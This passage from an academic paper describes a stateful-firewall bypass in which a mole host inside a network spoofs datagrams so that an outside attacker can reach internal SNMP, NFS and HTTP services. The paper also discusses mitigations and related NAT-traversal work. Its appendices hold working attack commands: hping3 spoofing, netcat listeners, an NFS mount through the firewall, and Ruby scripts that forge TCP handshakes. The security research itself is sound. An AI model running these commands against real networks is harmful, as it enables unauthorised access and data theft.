It is important to note that the firewall state is *not* set to "ESTABLISHED" (S_{es}). The state of the connection, according to the firewall, does not change after the R_s datagram is sent. The connection is therefore stuck in S_{s2}. However, if you notice in the state diagram (figure 4), S_{s2} does not detect any of our necessary datagrams as "invalid". It accepts O_s, R_s and ignores (passes through) R_a. O_{sa} is a special case. Without ISN prediction we can't rely on O_{sa}'s sequence number to correspond to O_s. If we don't use ISN prediction, then the firewall will ignore O_{sa} and the HTTP response datagram O_a. That is acceptable for our experiment because ignored datagrams get passed through. Therefore the state remains in S_{s2}. The attack works even though the state is not escalated to S_{es} and is convenient for our experiment because we can avoid implementing ISN prediction. Once again, ISN prediction is not necessary.

5 Threat Avoidance

Restricting access to a private network based on connection tracking is risky. Network administrators should apply the principle of "least privilege" and deny all traffic through the firewall by default, carefully adding rules on an as-needed basis. If that is not possible, a second less restrictive option is to restrict all incoming Internet traffic to privileged ports (1-1024) and known commonly used ports (such as 2049 for NSF).

In addition to port restrictions, during our experiments we discovered two configurations that may reduce the risks associated with these vulnerability. IP spoofing detection, such as rp_filter, makes it difficult for a mole host to impersonate a victim host on a separate subnet and could therefore be used to mitigate that specific risk. Also, allowing a datagram to be routed back to the same interface through which it entered, a feature Shorewall calls "routeback", is risky especially on a firewall as it further abets spoofing.

6 Related Work

Much of the related work can be classified as legitimate exploitation of stateless UDP connections to enable communication between hosts separated by a NAT. Such NAT traversal is desirable for application developers trying to solve legitimate connectivity problems. For example Skype, a popular application that enables audio and video communication, uses a variation of STUN, a protocol that we describe later, to traverse NATs [2].

6.1 UDP Hole Punching

Connectionless protocols, specifically UDP, have been used by many applications to traverse NATs. In [5] the authors describe "UDP hole punching" for NAT traversal. The concept is similar in that it describes a way to establish connections between two machines separated by a NAT. As in our scenario, the connectionless properties of UDP allow two machines to establish a connection. Though we are not focused on NAT, it is worth noting that the NAT table and the connection tracking table for UDP connections are very similar and often work together.

6.2 STUN

UDP hole punching has caught on with application developers so much so that a standard has been developed for the process. Network Working Group RFC 3489 specifies a standard for "Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs)" (STUN) [8]. The RFC contains a section on security considerations. All threats listed ignore the threats described here. However, there is significant overlap in concepts with the security considerations listed in the RFC and our attack. The legitimization of STUN may increase the risks of UFHP attacks as firewalls are configured in more permissive ways to be STUN friendly.

6.3 Teredo

Teredo is a standards track protocol described by RFC4380 with the purpose of "tunneling IPv6 over UDP through Network Address Translations (NATs)" [6]. Like STUN, the stateless nature of the UDP protocol is leveraged to pass through NATs. Teredo provides a new potentially related threat. If a Teredo service is employed inside an organization, then the mole host could create a spoofed datagram to the attacker host as previously described. However, because Teredo tunnels IPv6 datagrams over UDP, the attacker host can craft any IPv6 datagram, encapsulate it in a UDP datagram and get it through the firewall. Once the datagram arrives at the Teredo host, the UDP encapsulation will be dropped and the IPv6 datagram will be routed. Because any IPv6 datagram can be tunneled, any inside IPv6 service, including those using TCP, is vulnerable.

7 Future Work

A survey of firewalls vulnerable to the UDP attacks has been conducted. In the case of UDP, which is connectionless by nature, all four tested firewalls were equally vulnerable, including Shorewall 4.0.15-1, BSD pfSense 1.2.2, a Linksys WRT54G v8 and a Cisco ASA 5510 Adaptive Security Appliance (7.1(2)). Though all devices were vulnerable, it is worth noting that the Cisco device used a technique that the others did not. In addition to using the UDP headers to track connections, the Cisco device also used the IP identification (ID) header to associate UDP datagrams with a connection. Though the specifics of the heuristics it uses are unknown, it appears to require that IP datagram IDs be numerically close in value. For example, an ID of 42 would not be associated with a connection having tracked datagrams with IDs in the 42000 to 45000 range. Depending on how the attack was conducted, this technique may complicate an attack.

In the case of TCP, the attack must be tailored to each unique TCP connection tracking function. A survey of firewalls vulnerable to this kind of attack would require source-code level access to the connection tracking logic. This survey is left for future research.

8 Summary

The design of stateful firewalls seems to ignore the End-to-End Argument. Common firewall configurations that allow network traffic out of a protected network but not in from a public network rely on connection tracking. It is difficult to correctly track a connection without help from the end hosts. The diffusion of responsibility for the access control function between the firewall and the end hosts contributes to a serious vulnerability. The vulnerability can be exploited in currently deployed systems to allow an attacker access to sensitive private network services including but not limited to SNMP, NFS and HTTP.

We demonstrate the attack against a Linux based kernel firewall. In all cases the access control function was subverted and data leaked from the protected network to the attacker. The attack only assumes that a mole is able to carefully craft a network datagram and send it to the stateful firewall for inclusion in the connection tracking function. In many cases the mole must be able to forge the IP datagram headers. However, in the case of mole position (b), if the host was running a peer-to-peer application as described in section 3.3 the firewall vulnerability still exists even if spoof protection is turned on.

9 Acknowledgments

The author would like to thank professor X X of the department of computer science at X X for his feedback and guidance. Thank you to the X for funding this research.

10 Availability

The source code for RawPacketReader and RawPacketWriter as well as video screencasts of some of the attacks is available for download at http://cs.X.edu/~X/fw/.

References

[1] T. Al-Herbish and J. Temples. Raw IP Networking FAQ. `http://www.faqs.org/faqs/internet/tcp-ip/raw-ip-faq/`, 11 1999.

[2] S. Baset and H. Schulzrinne. An analysis of the skype peer-to-peer internet telephony protocol. *Arxiv preprint cs/0412017*, 2004.

[3] S. Bellovin. Security problems in the TCP/IP protocol suite. *ACM SIGCOMM Computer Communication Review*, 19(2):32–48, 1989.

[4] H. Bojinov, E. Bursztein, and D. Boneh. XCS: cross channel scripting and its impact on web applications. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 420–431. ACM, 2009.

[5] B. Ford, P. Srisuresh, and D. Kegel. Peer-to-peer communication across network address translators. In *USENIX Annual Technical Conference, General Track*, pages 179–192. USENIX, 2005.

[6] C. HUITEMA-Teredo. Tunneling IPv6 over UDP through Network Address Translations (NATs)(RFC 4380), 2006.

[7] J. Postel et al. Internet protocol, 1981.

[8] J. Rosenberg, J. Weinberger, C. Huitema, and R. Mahy. RFC3489: STUN-Simple Traversal of User Datagram Protocol (UDP) Through Network Address Translators (NATs). *Internet RFCs*, 2003.

[9] P. Russel. nf_conntrack_proto_tcp.c. `http://git.kernel.org/?p=linux/kernel/git/stable/linux-2.6.32.y.git;a=blob_plain;f=net/netfilter/nf_conntrack_proto_tcp.c`. Linux kernel source code.

[10] J. Saltzer, D. Reed, and D. Clark. End-to-end arguments in system design. *ACM Transactions on Computer Systems (TOCS)*, 2(4):277–288, 1984.

[11] S. Thomas and H. Smith. Securing a wireless network using a vpn. *ACM Transactions on Computer Systems (TOCS)*, 2008.

[12] G. Van Rooij. Real stateful tcp packet filtering in ip filter. `http://www.usenix.org/events/sec01/invitedtalks/rooij.pdf`, August 2001.

[13] F. Zeng, K. Yin, and M. Chen. Research on tcp initial sequence number prediction method based on adding-weight chaotic time series. In *Young Computer Scientists, 2008. ICYCS 2008. The 9th International Conference for*, pages 1511 –1515, 2008.

A Basic UDP Attack

```
#black: attacker host
#green: victim host
#blue: mole host
#red: firewall host
#redpub: firewall publc interface
#redpriv: firewall private interface


black:~# netcat -l -vv -u -p 9999
black> listening on [any] 9999 ...
green:~# netcat -l -vv -u -p 7777
    green> listening on [any] 7777 ...
blue:~# hping3 -V --udp --spoof green -E /tmp/mole -c 1 -d 5 -p 9999 -s 7777 \
        --keep black
    blue>  using eth0, addr: 172.16.16.2, MTU: 1500
    blue>  HPING black (eth0 xxx.xxx.xxx.2): udp mode set, 28 headers + 5
           data bytes
    black> connect to [192.168.11.2] from redpub [xxx.xxx.xxx.11] 7777
    black> mole
    black>  sent 0, rcvd 5
black:~# echo "from black to green (bad)" |netcat -u -vv -p 9999 \
         redpub 7777
    black> echo "from black to green (bad)" |netcat -u -vv -p 9999
           redpub 7777
    black> redpub [xxx.xxx.xxx.11] 7777 (?) open
    black>  sent 26, rcvd 0
    green> connect to [172.16.16.3] from black [xxx.xxx.xxx.2] 9999
    green> from black to green (bad)
    green>  sent 0, rcvd 26
```

B SNMP Attack

```
#black: attacker host
#green: victim host
#blue: mole host
#red: firewall host
#redpub: firewall publc interface
#redpriv: firewall private interface


black:~/# snmpget -v1 -c public redpub system.sysName.0 system.sysLocation.0 \
          system.sysContact.0
   SNMPv2-MIB::sysName.0 = STRING: green
   SNMPv2-MIB::sysLocation.0 = STRING: "X University"
   SNMPv2-MIB::sysContact.0 = STRING: X@X.edu
```

C NFS Attack

```
#black: attacker host
#green: victim host
#blue: mole host
#red: firewall host
#redpub: firewall publc interface
#redpriv: firewall private interface


black:~/# mount -t nfs4 -oproto=udp,clientaddr=xxx.xxx.xxx.51 redpub:/pub \
          /mnt/nfs/pub
black:~/# cp /mnt/nfs/pub/flag.txt /tmp/
black:~/# unmount /mnt/nfs/pub
black:~/# cat /tmp/flag.txt
   go X
```

D

```
#!/usr/bin/ruby
require 'Frogger'

src = '192.168.168.2'
dst = '8.8.8.8'
sport = 80
dport = 9112

f = Frogger.new(src, sport, dst, dport)
f.send_syn
```

E

```
#!/usr/bin/ruby
require 'Frogger'

src = '8.8.8.8'
dst = '8.8.8.1'
sport = 9112
dport = 80

f = Frogger.new(src, sport, dst, dport)

syn = f.listen
f.send_syn
synack = f.listen

l = f.listen_async
f.send_data(f.seq+1, synack.sequence_number + 1, "GET / HTTP/1.0\r\n\r\n")
ack = f.listen_async_get(l)

print "Received this data from victim: "
puts ack.tcp_data
```